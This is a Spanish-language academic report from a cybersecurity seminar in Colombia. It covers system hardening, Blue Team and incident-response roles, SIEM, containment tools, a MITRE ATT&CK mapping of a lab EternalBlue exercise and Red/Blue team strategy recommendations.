En el ejercicio anterior, el puerto 445 (asociado al protocolo SMB) fue el punto débil que permitió el acceso del atacante. Esta situación demuestra la importancia de hacer auditorías frecuentes de los puertos abiertos en cada máquina. La idea es cerrar todos los puertos que no estén en uso y controlar qué servicios están en escucha. Esto se puede lograr con Nmap, combinando escaneos internos de red y revisiones desde cada equipo. También es importante deshabilitar servicios por defecto que el sistema trae activados y que no son utilizados (CVE, 2017).

8. Aplicar políticas de contraseñas seguras y autenticación múltiple

Las contraseñas siguen siendo una de las principales puertas de entrada para los atacantes. Por eso, es importante implementar políticas que obliguen a los usuarios a crear contraseñas largas, con letras, números y símbolos. Además, se debe evitar el uso de contraseñas por defecto o comunes como “123456”. Si el entorno lo permite, se debe añadir una capa de seguridad adicional con la autenticación en dos pasos (2FA), especialmente en cuentas con acceso administrativo o remoto (Microsoft, Microsoft., 2024).

9. Realizar copias de seguridad periódicas y asegurar su integridad

una medida que nunca debe faltar es la realización de backups o copias de seguridad. Estos respaldos deben hacerse de manera periódica y almacenarse en lugares seguros, preferiblemente en medios desconectados de la red o en servicios con control de acceso. Tener una copia de respaldo confiable permite restaurar el sistema rápidamente en caso de un ataque tipo ransomware o una eliminación masiva de datos por parte del atacante. Además, debe probarse que estos respaldos realmente funcionen cuando se necesiten.

¿Describa con sus palabras las diferencias entre un equipo Blue Team y un equipo de respuesta a incidentes informáticos?

Un equipo Blue Team y un equipo de respuesta a incidentes pueden parecer similares porque ambos trabajan en ciberseguridad, pero en realidad tienen funciones diferentes. El Blue Team es el grupo encargado de proteger los sistemas de manera constante. Su trabajo es prevenir que ocurran ataques, manteniendo todo el entorno seguro. Esto incluye cosas como revisar los eventos del sistema, aplicar actualizaciones, cerrar puertos innecesarios, monitorear el tráfico de red, analizar vulnerabilidades y configurar herramientas que ayuden a detectar cualquier actividad sospechosa. En cambio, el equipo de respuesta a incidentes se activa cuando ya hay un problema confirmado, como un ciberataque en curso o una brecha de seguridad. Su función es investigar qué fue lo que pasó, contener el daño, recuperar los servicios afectados y luego hacer un informe para evitar que eso vuelva a suceder. Es decir, mientras el Blue Team trabaja de forma preventiva, el equipo de respuesta a incidentes actúa de manera reactiva. Ambos son muy importantes y deben trabajar en conjunto: uno se anticipa a los problemas y el otro responde cuando algo ya se salió de control. Tener claros estos roles ayuda a que una organización pueda proteger mejor su información y recuperarse más rápido si algo llega a fallar.

¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "¿Center For Internet Security", usted lo utilizaría para qué fin?

Si dentro de un equipo Blue Team me dicen que debo trabajar con CIS, que significa Centro de Seguridad en Internet (IBM., N.D), yo lo usaría como una guía técnica para mejorar la seguridad de los sistemas que tengo a cargo. Esta organización ha creado una serie de estándares llamados CIS Controls y CIS Benchmarks, que son recomendaciones prácticas para proteger redes, equipos y servicios. Lo que más me parece útil es que estos controles están organizados

por niveles de prioridad, lo que ayuda a saber por dónde empezar si se tiene poco tiempo o pocos recursos, uno puede usar estos controles para revisar si los computadores tienen configuraciones seguras, si están aplicando bien los parches, o si tienen servicios innecesarios que deberían estar desactivados. También ayudan a identificar buenas prácticas para proteger cuentas de usuario, controlar el acceso remoto o fortalecer la red. En el rol de Blue Team, estos lineamientos sirven como una hoja de ruta para fortalecer la defensa de los sistemas, porque están basados en experiencias reales y son reconocidos a nivel internacional. Así que sí, yo sí los utilizaría como referencia para revisar y corregir configuraciones inseguras, implementar controles de protección más sólidos y, en general, para asegurar que la organización esté cumpliendo con buenas prácticas de ciberseguridad (IBM., N.D).

Explique y redacte las funciones y características principales de lo que es un SIEM.

Un SIEM, por sus siglas en inglés (Security Information and Event Management) (Jackins, 2025), es una solución tecnológica diseñada para mejorar la visibilidad, el control y la gestión de la seguridad informática dentro de una organización. Su principal función es recopilar y centralizar los registros (logs) generados por diferentes dispositivos, como servidores, estaciones de trabajo, routers, firewalls, bases de datos y aplicaciones, para luego analizarlos de forma automática en busca de eventos sospechosos. Lo más interesante del SIEM es que no solo guarda esa información, sino que también la correlaciona e interpreta, lo que permite identificar patrones que podrían ser señales de un ataque o una vulnerabilidad explotada. Gracias a eso, puede generar alertas en tiempo real, que permiten al equipo de seguridad actuar de inmediato si algo fuera de lo normal está ocurriendo. Por ejemplo, si un usuario inicia sesión desde dos países distintos al mismo tiempo, el SIEM detecta esa anomalía y dispara una alerta.

Otra función clave del SIEM es que permite realizar análisis forense luego de un incidente. Como almacena una gran cantidad de datos históricos de lo que ha pasado en los sistemas, facilita reconstruir paso a paso cómo fue que un atacante entró, qué hizo, qué datos manipuló y qué impacto tuvo, el SIEM contribuye con el cumplimiento de normativas y auditorías de seguridad, ya que documenta y guarda evidencia de los accesos, configuraciones, cambios en el sistema, entre otros. Esto es muy importante para empresas que deben seguir estándares como ISO 27001 (ISO, 2022), PCI-DSS o la Ley de Protección de Datos Personales.

Entre sus características técnicas más importantes, se destacan:

- Correlación de eventos: compara datos de distintas fuentes para encontrar relaciones lógicas entre ellos.
- Generación de alertas: notifica de forma automática cuando detecta algo fuera de lo común.
- Paneles de control (dashboards): muestra la información organizada de forma visual para facilitar la toma de decisiones.
- Retención de logs: permite almacenar los registros durante un periodo de tiempo determinado, cumpliendo con políticas legales o internas.
- Integración con otras herramientas de seguridad: como antivirus, firewalls, IDS/IPS, entre otros.

En cuanto a las herramientas, existen soluciones de pago como Splunk, IBM QRadar o ArcSight, que ofrecen funciones avanzadas para grandes empresas. Pero también hay versiones de código abierto que pueden ser utilizadas en entornos con poco presupuesto, como Wazuh, ELK Stack

(Elasticsearch, Logstash y Kibana) o AlienVault OSSIM, que permiten implementar un sistema SIEM funcional sin necesidad de adquirir licencias costosas (gartne, 2022).

Un SIEM cumple un rol fundamental en la defensa de una organización, ya que permite detectar amenazas, responder a incidentes, prevenir daños mayores y garantizar el cumplimiento de estándares de seguridad. Es una herramienta que todo equipo Blue Team debería tener en su entorno para poder monitorear y proteger los activos digitales de forma efectiva y oportuna (ambit-iberia, 2021).

Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Existen diferentes herramientas que sirven específicamente para contener ataques informáticos, ya sea a nivel de hardware o software. Estas herramientas se utilizan cuando ya se ha detectado una amenaza y es necesario evitar que se siga propagando o que cause más daño. A continuación, explico tres de las más importantes:

La primera herramienta que destacaría es el firewall (cortafuegos). Puede ser tanto físico (un dispositivo dedicado) como una solución de software instalada en los equipos o servidores. Su función principal es bloquear el tráfico de red no autorizado, según reglas que uno puede configurar. Por ejemplo, si se detecta que un atacante está usando el puerto 445 para ejecutar un exploit, se puede cerrar ese puerto de inmediato desde el firewall, lo que corta la conexión del atacante y evita que siga explotando la red (cisco, 2022)

Otra herramienta muy útil es un EDR (Endpoint Detection and Response), como CrowdStrike o Microsoft Defender for Endpoint. Aunque estos sistemas también hacen detección, su verdadera

fortaleza está en la contención remota de amenazas. Si un equipo está comprometido, el EDR permite aislarlo de la red con un solo clic, detener procesos maliciosos, eliminar scripts o cerrar sesiones abiertas. Esto evita que el atacante tenga control sobre ese equipo y que pueda moverse lateralmente hacia otros sistemas (teramind, 2025)

Otra herramienta de hardware bastante potente para la contención son los sistemas de prevención de intrusiones (IPS). A diferencia del IDS, que solo detecta, el IPS actúa automáticamente bloqueando el tráfico malicioso en tiempo real. Por ejemplo, si un IPS detecta una secuencia de comandos que corresponde a una explotación conocida (como un ataque SQLi o un exploit SMB), puede detener esa conexión y cortar el intento antes de que llegue al servidor o base de datos. Muchos IPS modernos están integrados en los firewalls de nueva generación (NGFW) ((fortinet, 2024)

Estas herramientas no trabajan solas: funcionan mejor cuando están conectadas a un SIEM o a una estrategia de defensa más amplia. Pero lo más importante es entender que su papel no es solo avisar que hay un problema, sino interrumpir activamente el ataque y contenerlo para que no cause mayores consecuencias.

Enfoque metodológico: Aplicación del marco MITRE ATT&CK

Como se mencionó en la web conferencia, es clave organizar las acciones del pentesting usando un marco reconocido como MITRE ATT&CK. Este permite mostrar de forma clara y técnica qué tácticas y técnicas se usaron durante la prueba. En este caso, las actividades realizadas, como el acceso remoto, la escalación de privilegios y la creación de un usuario administrador, se pueden mapear fácilmente con las categorías del marco ATT&CK. (ATT&CK, 2024)

Acceso inicial: Se logró ingresar al equipo aprovechando una vulnerabilidad conocida en sistemas Windows antiguos (EternalBlue), sin necesidad de usar una cuenta o contraseña válida. (CVE, CVE, 2017)

Ejecución de comandos: Una vez dentro, se usaron herramientas como nmap uno de los más utilizadas, que permitieron ejecutar instrucciones directamente en el sistema comprometido, utilizando tanto la consola como otros métodos automatizados.

Elevación de privilegios: Después del ingreso, se aprovechó otra falla en el sistema para obtener el control total, logrando permisos de administrador a nivel del sistema operativo.

Mantenimiento del acceso: Para asegurar que el acceso no se perdiera, se creó un nuevo usuario con permisos elevados, lo que permitía volver a entrar sin necesidad de repetir el ataque.

Evasión de mecanismos de seguridad: Al alcanzar el máximo nivel de permisos, se pudieron evitar muchas de las medidas de seguridad que normalmente limitan las acciones de un usuario en el sistema.

Reconocimiento del entorno: Finalmente, se recolectó información útil sobre el equipo atacado, como su versión de Windows, los servicios que estaban activos y cómo estaba configurada su red, usando tanto herramientas externas como comandos del propio sistema.

Aspectos que aporten al desarrollo de estrategias de Red Team & Blue Team.

La gestión segura de la información digital se ha transformado en una necesidad estratégica fundamental para las organizaciones, como consecuencia directa del aumento progresivo de ataques informáticos y de nuevas modalidades de fraude digital que afectan tanto a instituciones en Colombia como en el ámbito internacional. Frente a este panorama, la adopción

de estrategias de ciberseguridad que integren la participación coordinada de equipos ofensivos (Red Team) y defensivos (Blue Team) representa una práctica esencial para detectar vulnerabilidades, reducir riesgos y asegurar la continuidad operativa de los servicios.

Para que estas estrategias sean efectivas, es indispensable que ambos equipos actúen de manera complementaria dentro de un modelo colaborativo, el cual permita realizar evaluaciones realistas de la postura de seguridad institucional. A partir de esta sinergia, es posible consolidar un enfoque integral que combine análisis técnico, respuesta inmediata y aprendizaje continuo. En lo que sigue, se describen los elementos que fortalecen estas funciones conjuntas y potencian una defensa informática sólida y adaptable.

***1*. Simulaciones continuas y realistas como herramienta de aprendizaje activo.**

La ejecución periódica de ejercicios simulados constituye una estrategia altamente eficaz para elevar la capacidad de respuesta ante incidentes de ciberseguridad. A través de este tipo de dinámicas, el equipo ofensivo (Red Team) reproduce de manera estructurada el comportamiento de un atacante, mientras que el equipo defensivo (Blue Team) se encarga de identificar, contener y gestionar el evento en tiempo real. Este enfoque promueve un proceso de aprendizaje práctico en el que las fallas detectadas se transforman en oportunidades para fortalecer habilidades y procedimientos. En el contexto colombiano, esta metodología ha ganado relevancia particularmente en sectores críticos como el financiero, el sanitario y el gubernamental (attack.mitre, 2021).

2. **Uso de inteligencia de amenazas como insumo para decisiones informadas.**

Contar con información precisa y actualizada sobre riesgos cibernéticos es esencial para anticipar posibles incidentes y mejorar la capacidad de respuesta. Esta inteligencia puede ser obtenida desde diversas fuentes —internacionales, nacionales o internas— y, una vez analizada, resulta útil tanto para fortalecer las medidas defensivas como para orientar acciones ofensivas. Su implementación práctica se refleja en la posibilidad de identificar patrones de comportamiento malicioso, conocer tácticas recurrentes de actores hostiles y ajustar proactivamente los sistemas de protección(NIST, 2018)Por ejemplo, ante la detección de un nuevo tipo de malware en el sector, el equipo defensivo puede activar mecanismos de alerta temprana y establecer controles preventivos antes de que ocurra un impacto directo.

3. **Tecnología como aliado para detectar y responder a tiempo.**

El fortalecimiento de una estrategia de ciberseguridad no se basa únicamente en las competencias del personal, sino también en la implementación de herramientas tecnológicas adecuadas. Para el equipo defensivo (Blue Team), resulta esencial disponer de soluciones como sistemas de monitoreo continuo, alertas basadas en comportamiento anómalo y plataformas de detección temprana, ya que estas proporcionan una visión integral y en tiempo real del entorno digital, facilitando una respuesta oportuna frente a posibles amenazas. Por su parte, el equipo ofensivo (Red Team) requiere de entornos controlados y seguros donde se puedan llevar a cabo simulaciones sin comprometer la infraestructura productiva (Institute, 2019).

4. **Colaboración estructurada entre equipos ofensivos y defensivos.**

El desarrollo de una estrategia de ciberseguridad eficaz implica superar la separación tradicional entre los roles ofensivos y defensivos. La coordinación entre el Red Team y el Blue Team, a través del intercambio constante de información, hallazgos y lecciones aprendidas,

permite construir una visión más integral del estado de la seguridad organizacional. Esta metodología, conocida como Purple Teaming, promueve mejoras continuas con mayor rapidez y aplicabilidad. Asimismo, facilita el diálogo entre los equipos técnicos y los niveles de gestión, elemento clave para la toma de decisiones acertadas en entornos digitales complejos (Killchain, 2013).

5. **Capacitación constante del talento humano.**

El recurso humano capacitado constituye un componente fundamental dentro de cualquier estrategia de protección digital. La formación constante no debe considerarse como un gasto operativo, sino como una inversión que aporta sostenibilidad y mejora continua. En el contexto colombiano, es cada vez más común que las organizaciones impulsen el desarrollo profesional de sus equipos mediante la obtención de certificaciones internacionales, la participación en simulaciones tipo Capture the Flag y la asistencia a eventos especializados en ciberseguridad. Estas iniciativas no solo elevan el nivel técnico del personal, sino que también fomentan la innovación, el compromiso y la actualización permanente frente a los desafíos del entorno digital (Anderson, 2006).

6. **Documentación y gestión del conocimiento como base para el crecimiento.**

Los ejercicios prácticos, simulacros y eventos reales relacionados con la ciberseguridad generan aprendizajes significativos que deben ser gestionados de manera estructurada. La documentación clara y ordenada de estos procesos permite consolidar un repositorio de experiencias útiles, donde se recopilan buenas prácticas, errores frecuentes y respuestas eficaces ante incidentes. Este acervo de conocimiento se convierte en un recurso esencial para capacitar nuevo personal, homogeneizar procedimientos y respaldar decisiones estratégicas. En entornos

organizacionales complejos o con alta rotación de talento, este enfoque contribuye de manera decisiva al fortalecimiento institucional (Casey, 2011)

7. **Cumplimiento de normativas y marcos internacionales de seguridad.**

En el entorno colombiano, las organizaciones enfrentan una creciente exigencia de cumplimiento con estándares internacionales de seguridad digital, como la norma ISO/IEC 27001, así como con disposiciones legales nacionales, entre ellas la Ley 1581 de 2012 sobre protección de datos personales. La integración de estos marcos normativos dentro de las estrategias operativas de los equipos Red Team y Blue Team garantiza que sus intervenciones no solo resulten eficaces desde el punto de vista técnico, sino también conformes a los principios legales y éticos establecidos. Este enfoque es esencial para salvaguardar la reputación institucional y minimizar el riesgo de sanciones regulatorias. (ISO, 2022).

Los ataques cibernéticos dirigidos a entidades del sector financiero constituyen una amenaza crítica a escala internacional, debido tanto a la sofisticación creciente de las técnicas empleadas por los atacantes como al alto impacto económico y reputacional que estos eventos pueden generar. Este análisis se enfoca en el estudio de fuentes oficiales que reportan incidentes de ciberseguridad en instituciones financieras, con el fin de identificar las vulnerabilidades comúnmente explotadas y evaluar su alcance. Para ello, se toma como referencia el informe Ciberseguridad en el Sector Bancario, elaborado por la Organización de los Estados Americanos (OEA) en conjunto con el Banco Interamericano de Desarrollo (Americanos, 2019), y el informe de Asobancaria.

Tecnologías aplicadas en las funciones del Red Team

El Red Team desempeña un papel fundamental en la evaluación de la postura de seguridad organizacional al simular las acciones de posibles atacantes. Para llevar a cabo este

tipo de ejercicios, se recurre a herramientas especializadas que permiten ejecutar pruebas controladas. Una de las plataformas más reconocidas en este ámbito es Metasploit, la cual ofrece un entorno robusto para la realización de pruebas de penetración. Esta solución facilita la detección de vulnerabilidades, la creación de exploits adaptados a distintos escenarios y la automatización de ataques simulados. Su capacidad para reproducir tácticas de diversos niveles de complejidad la convierte en un recurso eficaz tanto para auditorías técnicas como para procesos de formación práctica.(Rapid7, 2021)

Esta herramienta también resulta útil para simular ataques altamente sofisticados, como los que ejecutan las Amenazas Persistentes Avanzadas (APT). Utilizando módulos específicos, como beacons, y técnicas que no requieren el uso de archivos en disco, es posible evaluar la capacidad de las defensas organizacionales para detectar y mitigar amenazas sigilosas. Este tipo de simulación permite medir la eficacia de los sistemas de seguridad frente a tácticas evasivas utilizadas por actores maliciosos avanzados (Fortra, 2022)

BloodHound se emplea principalmente para analizar y visualizar las relaciones dentro de un entorno de Active Directory. Gracias a su capacidad para revelar rutas de ataque hacia cuentas privilegiadas, es clave para el análisis de escalamiento de privilegios y movimientos laterales en redes corporativas (SpecterOps., 2021)

Herramientas estratégicas para la defensa del Blue Team

Por su parte, el Blue Team necesita tecnologías que le brinden visibilidad sobre la red, permitan identificar comportamientos anómalos y faciliten una respuesta efectiva ante incidentes.

Las soluciones SIEM (Security Information and Event Management) como Splunk o IBM QRadar permiten recolectar información desde diferentes puntos de una red, como registros

de actividad, tráfico o accesos. Estas plataformas procesan grandes volúmenes de datos y generan alertas ante posibles anomalías, lo que permite una respuesta proactiva frente a amenazas emergentes (IBM, IBM, 2023) .

Las herramientas EDR (Endpoint Detection and Response), como CrowdStrike Falcon, actúan directamente en los dispositivos terminales (endpoints). Su objetivo es detectar y contener comportamientos sospechosos, como la ejecución de archivos maliciosos o accesos no autorizados, brindando trazabilidad en tiempo real (INCIBE, 2021)

las plataformas SOAR (Security Orchestration, Automation and Response) permiten automatizar muchas tareas operativas en la gestión de incidentes. Estas soluciones integran distintos sistemas de ciberseguridad para responder a amenazas de manera más rápida y eficiente, lo que es clave para reducir los tiempos de respuesta y escalar la capacidad operativa del equipo (proofpoin, 2021)

Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización.

Actualmente, las entidades en Colombia se enfrentan a una creciente variedad de amenazas en el ámbito digital, caracterizadas por su complejidad y frecuencia. En este escenario, las medidas básicas como el uso de antivirus o contraseñas robustas ya no resultan suficientes. Es indispensable adoptar estrategias integrales y estructuradas que aborden tanto los aspectos tecnológicos como los factores humanos involucrados en la ciberseguridad. Para lograrlo, es necesario tomar decisiones fundamentadas, anticiparse a los riesgos y adoptar una actitud proactiva en lugar de reactiva ante los incidentes. A continuación, se plantean una serie de recomendaciones clave orientadas a robustecer el sistema de seguridad en organizaciones de cualquier tipo o tamaño.

1. Aplicar el modelo de “confianza cero” (Zero Trust).

Este modelo parte de la idea de que ningún usuario, dispositivo o sistema debe considerarse seguro por defecto, sin importar si se encuentra dentro o fuera de la red corporativa. Lo que se busca es verificar constantemente quién accede, desde dónde y con qué permisos, evitando que una posible amenaza se mueva libremente dentro de los sistemas. Este tipo de enfoque obliga a fortalecer la autenticación, controlar los accesos por niveles y supervisar de manera continua el comportamiento de los usuarios. Aunque muchas empresas en Colombia aún trabajan bajo esquemas tradicionales, aplicar este modelo representa un paso clave hacia una protección más inteligente y adaptable (Microsoft, 2025).

2. Dividir la red para evitar que un ataque se propague.

Cuando se divide la red en partes más pequeñas y controladas, es posible contener mejor cualquier intento de ataque. En lugar de que un cibercriminal tenga acceso a toda la red tras una brecha, su alcance queda limitado a una sola zona. Esta estrategia permite aislar equipos sensibles, como los servidores que manejan bases de datos o sistemas contables. Además, facilita el monitoreo interno y ayuda a actuar más rápido si se detecta una actividad sospechosa. El Instituto Nacional de Estándares y Tecnología de Estados Unidos ha recomendado esta práctica como una de las más efectivas para proteger infraestructuras críticas (NIST, 2018).

3. Mantener los sistemas actualizados.

Uno de los errores más comunes en las empresas es dejar pasar semanas o incluso meses sin instalar las actualizaciones que ofrecen los proveedores. Esto abre la puerta a vulnerabilidades que ya son conocidas y que pueden ser explotadas fácilmente por los atacantes.

Tener un plan de gestión de parches, preferiblemente automatizado, es una forma sencilla pero poderosa de cerrar esos vacíos. Además, reduce la dependencia del factor humano y asegura que tanto los sistemas operativos como los programas que se usan a diario estén siempre protegidos con las últimas correcciones (OWASP, 2022).

4. Capacitar al personal en temas de ciberseguridad.

Las personas siguen siendo el blanco más fácil para los ciberdelincuentes. Por eso, formar a los empleados sin importar su cargo en temas básicos como identificar un correo falso, usar contraseñas seguras o reportar comportamientos inusuales, puede marcar una gran diferencia. Esta capacitación debe hacerse de forma regular, con herramientas didácticas, simulacros y materiales adaptados a cada perfil. En Colombia, entidades como el INCIBE han promovido este tipo de formación como parte esencial de una cultura organizacional responsable en ciberseguridad (incibe, INCIBE, 2018).

5. **Controlar quién accede a qué información.**

No todos en una empresa necesitan acceso a todo. Por eso, se debe definir claramente qué información puede consultar cada empleado, de acuerdo con su rol. Este principio, conocido como “mínimo privilegio”, limita los riesgos en caso de robo de credenciales o suplantación. También es indispensable activar medidas adicionales, como la verificación en dos pasos para entrar a sistemas delicados. Hacer revisiones periódicas de permisos y cerrar cuentas que ya no se usan es parte de una buena administración de accesos, respaldada por normas internacionales como la ISO/IEC 27001 (ISO, 2022).

6. **Hacer evaluaciones de seguridad periódicas.**

Así como se revisan las finanzas o el desempeño comercial, la seguridad también debe auditarse con frecuencia. Realizar pruebas técnicas, como análisis de vulnerabilidades, simulacros de ataques o revisiones de configuración, permite identificar puntos débiles antes de que sean aprovechados. En muchas organizaciones, estas prácticas solo se hacen después de un incidente, lo cual es un error. Incorporarlas como parte del cronograma anual fortalece la prevención y ayuda a estar mejor preparados para responder ante cualquier eventualidad (Auditool, 2022).

***7.* Tener un plan claro para responder a incidentes.**

Cuando ocurre una brecha de seguridad, el tiempo de reacción es crucial. Por eso, cada organización debe contar con un plan detallado que indique cómo actuar, quién lo hace, qué pasos seguir y cómo se comunica internamente lo que ocurre. Este plan debe incluir desde la contención del daño hasta el análisis posterior del incidente y las acciones correctivas. Además, es muy útil realizar simulacros al menos una vez al año, para asegurarse de que todos los involucrados conozcan su papel y sepan cómo actuar ante una situación real(Pick, 2017).

8. Pensar en la seguridad desde el inicio de cualquier proyecto

Una falla común en el desarrollo de nuevos sistemas o servicios es dejar la seguridad para el final. La estrategia conocida como *Security by Design* propone lo contrario: pensar en la seguridad desde el mismo momento en que se planifica un proyecto. Esto incluye identificar riesgos, definir controles, y asegurar que todo el proceso de desarrollo —desde el diseño hasta el despliegue— esté alineado con prácticas seguras. Este enfoque, recomendado por organismos como la CISA, permite reducir errores, evitar retrabajos costosos y entregar soluciones más confiables desde el inicio (CISA, 2023).

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

La ciberseguridad ha evolucionado de ser un conjunto de soluciones técnicas a convertirse en una disciplina que contribuye activamente a la gestión del conocimiento dentro de las organizaciones. Esta área no solo proporciona herramientas para proteger los sistemas informáticos, sino que también promueve la adopción de prácticas estratégicas que ayudan a comprender mejor los riesgos digitales y a responder de manera efectiva a ellos (ISO, 2022).

El conocimiento que se genera en torno a la seguridad digital no debe entenderse como información estática, sino como un proceso dinámico que se construye con base en la experiencia, el análisis de incidentes, la evaluación continua y la formación del talento humano. Cuando las organizaciones recopilan, documentan y analizan los eventos relacionados con la seguridad, se crea un entorno propicio para el aprendizaje organizacional. Este aprendizaje permite identificar patrones, anticiparse a amenazas y ajustar las políticas internas para hacerlas más eficaces (CISA, 2023)

Uno de los pilares fundamentales para construir conocimiento desde la ciberseguridad es el fortalecimiento de la cultura preventiva. Al implementar modelos como el de confianza cero, segmentar redes, gestionar adecuadamente los accesos y considerar la seguridad desde el diseño, se promueve una visión anticipativa que reemplaza el enfoque reactivo. Esta transformación estratégica permite que los equipos de trabajo no solo actúen ante una amenaza, sino que estén preparados para prevenirla (Microsoft, 2025).

El capital humano cumple un rol determinante en este proceso. La formación continua y el desarrollo de competencias digitales permiten que las personas tomen decisiones más seguras y participen activamente en la protección de los activos digitales. Según (INCIBE, 2021).la

educación del personal en temas de ciberseguridad impacta directamente en la reducción de errores humanos y mejora la capacidad de respuesta ante situaciones críticas.

Otro elemento clave es el uso de estándares y marcos internacionales, como ISO/IEC 27001 y NIST, que orientan a las organizaciones sobre cómo estructurar, implementar y mantener sistemas de gestión de la seguridad de la información. Estos marcos no solo permiten evaluar el nivel de madurez de una organización, sino también establecer procedimientos replicables que aportan a la mejora continua (ISO, 2022)

En el contexto colombiano, aplicar estos enfoques permite cerrar brechas existentes en la gestión de la seguridad digital. Muchas entidades aún enfrentan limitaciones técnicas, presupuestarias o de capacitación. Por eso, adaptar estos modelos a las condiciones locales no solo es viable, sino necesario para construir conocimiento útil y aplicable.

Conclusiones

A lo largo del desarrollo del seminario especializado en ciberseguridad, fue posible consolidar conocimientos teóricos y prácticos mediante la aplicación de metodologías Red Team y Blue Team en un entorno virtual controlado. La implementación de estas prácticas permitió comprender de forma integral cómo se originan, ejecutan y contienen los ciberataques, así como la importancia de mantener una postura de seguridad activa y preventiva.

El análisis de la Ley 1273 de 2009 resultó clave para vincular el componente técnico con el marco jurídico colombiano, permitiendo reconocer las implicaciones legales que pueden derivarse de una mala praxis o del desconocimiento de las normas. Asimismo, el estudio de un caso simulado de selección laboral evidenció cómo las decisiones éticas son tan relevantes como las habilidades técnicas en el ejercicio profesional de un especialista en seguridad informática.

Las actividades ofensivas realizadas con herramientas de código abierto evidenciaron la facilidad con la que un atacante puede vulnerar sistemas mal protegidos, mientras que las estrategias defensivas, como la contención en caliente, el hardening de sistemas y el uso de tecnologías como SIEM, CIS y firewalls, demostraron su efectividad para mitigar riesgos en infraestructuras tecnológicas.

En conclusión, el proceso formativo no solo fortaleció competencias técnicas en análisis, defensa y auditoría de sistemas, sino que también reforzó el compromiso ético y legal necesario para desempeñarse profesionalmente en el campo de la ciberseguridad, en beneficio de las organizaciones y de la sociedad en general.

Recomendaciones

Realizar ejercicios prácticos que integren equipos ofensivos y defensivos

Es importante que las organizaciones realicen simulaciones internas donde se pruebe la seguridad desde diferentes enfoques. El trabajo coordinado entre quienes simulan amenazas (Red Team) y quienes responden (Blue Team) permite encontrar debilidades reales y tomar acciones correctivas de forma anticipada. Esta práctica fortalece la detección temprana y la preparación general del equipo técnico (CISA, 2023).

Aplicar un enfoque de acceso controlado en todo el entorno digital

En lugar de permitir accesos amplios por defecto, se recomienda validar cada conexión, usuario o dispositivo sin asumir que ya es confiable. Este enfoque, conocido como “confianza cero”, ayuda a prevenir movimientos no autorizados dentro de los sistemas y reduce el impacto de posibles intrusiones (Microsoft, 2025).

Implementar programas de formación en seguridad digital para todo el personal

La capacitación no debe limitarse al equipo técnico. Cada empleado debe conocer buenas prácticas básicas, saber cómo reconocer intentos de engaño y manejar adecuadamente la información. Estas acciones reducen los errores humanos, que son una de las principales causas de incidentes (INCIBE, 2018).

Automatizar actualizaciones y revisar la seguridad con frecuencia

Muchos ataques ocurren por fallas que ya tienen solución, pero que no han sido corregidas. Por eso, mantener los sistemas actualizados y hacer revisiones constantes es clave. Las evaluaciones deben incluir pruebas prácticas que permitan identificar puntos débiles antes de que sean utilizados por atacantes (OWASP, 2022; Auditool, 2022).

Incluir la seguridad desde la planificación de proyectos tecnológicos

Cuando se desarrolla un sistema o proceso nuevo, las medidas de protección deben estar presentes desde el comienzo. Pensar en la seguridad desde la etapa de diseño evita fallas que más adelante pueden ser costosas o difíciles de corregir. Este principio debe ser parte de las políticas internas (ISO, 2022; CISA, 2023).

Usar marcos de referencia como guía, adaptándolos a la realidad institucional

Normas internacionales como ISO 27001 o los lineamientos del NIST sirven como base para organizar la seguridad, pero deben ser aplicadas de acuerdo con las capacidades, recursos y estructura de cada organización. No se trata de copiar modelos, sino de ajustarlos para que funcionen bien localmente (NIST, 2018).

Crear un sistema para registrar y analizar lo aprendido en seguridad digital

Cada incidente, prueba o simulacro deja información útil. Guardar esta información, compartirla internamente y usarla para mejorar procesos es una forma efectiva de crecer como organización. Así, la ciberseguridad no solo protege, sino que también ayuda a construir conocimiento útil y duradero (CISA, 2023).

Bibliografía

Anderson, R., & Moore, T. (2006). The economics of information security. ResearchGate. https://www.researchgate.net/publication/216757755_The_Economics_of_Information_Security

Auditool. (2022). Importancia de las evaluaciones de ciberseguridad. https://www.auditool.org

Casey, E. (2011). Digital evidence and computer crime: Forensic science, computers, and the internet (3.ª ed.). Academic Press.

CISA. (2023). Principios y enfoques para la seguridad desde el diseño. Cybersecurity and Infrastructure Security Agency. https://www.cisa.gov

Congreso de Colombia. (2009, enero 5). Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal.... Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de Colombia. (2009, enero 12). Ley 1273 de 2009. Secretaría Jurídica Distrital. https://intranet.secretariajuridica.gov.co/transparencia/marco-legal/normatividad/ley-1273-2009#:~:text=Descripci%C3%B3n%3A...

Fernández, E. C. (2022). Pruebas de penetración para principiantes. Tokio School. https://www.tokioschool.com

Fortra. (2022). Cobalt Strike adversary simulation software. https://www.cobaltstrike.com

IBM. (2022). Cybersecurity topics. https://www.ibm.com/mx-es/topics/cyber-attack

INCIBE. (2018). Buenas prácticas en ciberseguridad para usuarios y empresas. Instituto Nacional de Ciberseguridad. https://www.incibe.es

INCIBE. (2021). Sistemas EDR: Qué son y cómo ayudan a proteger tu empresa. https://www.incibe.es

ISO. (2022). ISO/IEC 27001:2022 – Sistemas de gestión de la seguridad de la información. International Organization for Standardization. https://www.iso.org

Killchain, E. (2013). Intel driven defense. Lockheed Martin. https://www.lockheedmartin.com

Microsoft. (2025). Zero trust security: Modelo de protección moderna. https://www.microsoft.com

National Institute of Standards and Technology (NIST). (2018). Framework for improving critical infrastructure cybersecurity. https://www.nist.gov

OWASP. (2022). OWASP Top 10 - Principales riesgos de seguridad en aplicaciones. https://owasp.org

Pathak, A. (2024). Tipos comunes de ataques y malware. Geekflare. https://geekflare.com/es

Pick, B. (2017). Cyber incident response: Planning for crisis. Fortra. https://www.goanywhere.com

Rapid7. (2021). Metasploit Framework. https://www.rapid7.com/products/metasploit

SpecterOps. (2021). BloodHound documentation. https://bloodhound.readthedocs.io

Superintendencia Financiera de Colombia. (2024, mayo 9). Ciberseguridad en el sistema financiero colombiano: Entre la amenaza y la resiliencia. Cámara Colombiana de Informática y Telecomunicaciones. https://www.ccit.org.co/articulos-tictac/ciberseguridad-en-el-sistema-financiero-colombiano-entre-la-amenaza-y-la-resiliencia/

TechTarget. (2023). What is multifactor authentication (MFA)? https://www.techtarget.com

Zscaler. (2024, enero 24). What is network segmentation. https://www.zscaler.com/es/resources/security-terms-glossary/what-is-network-segmentation

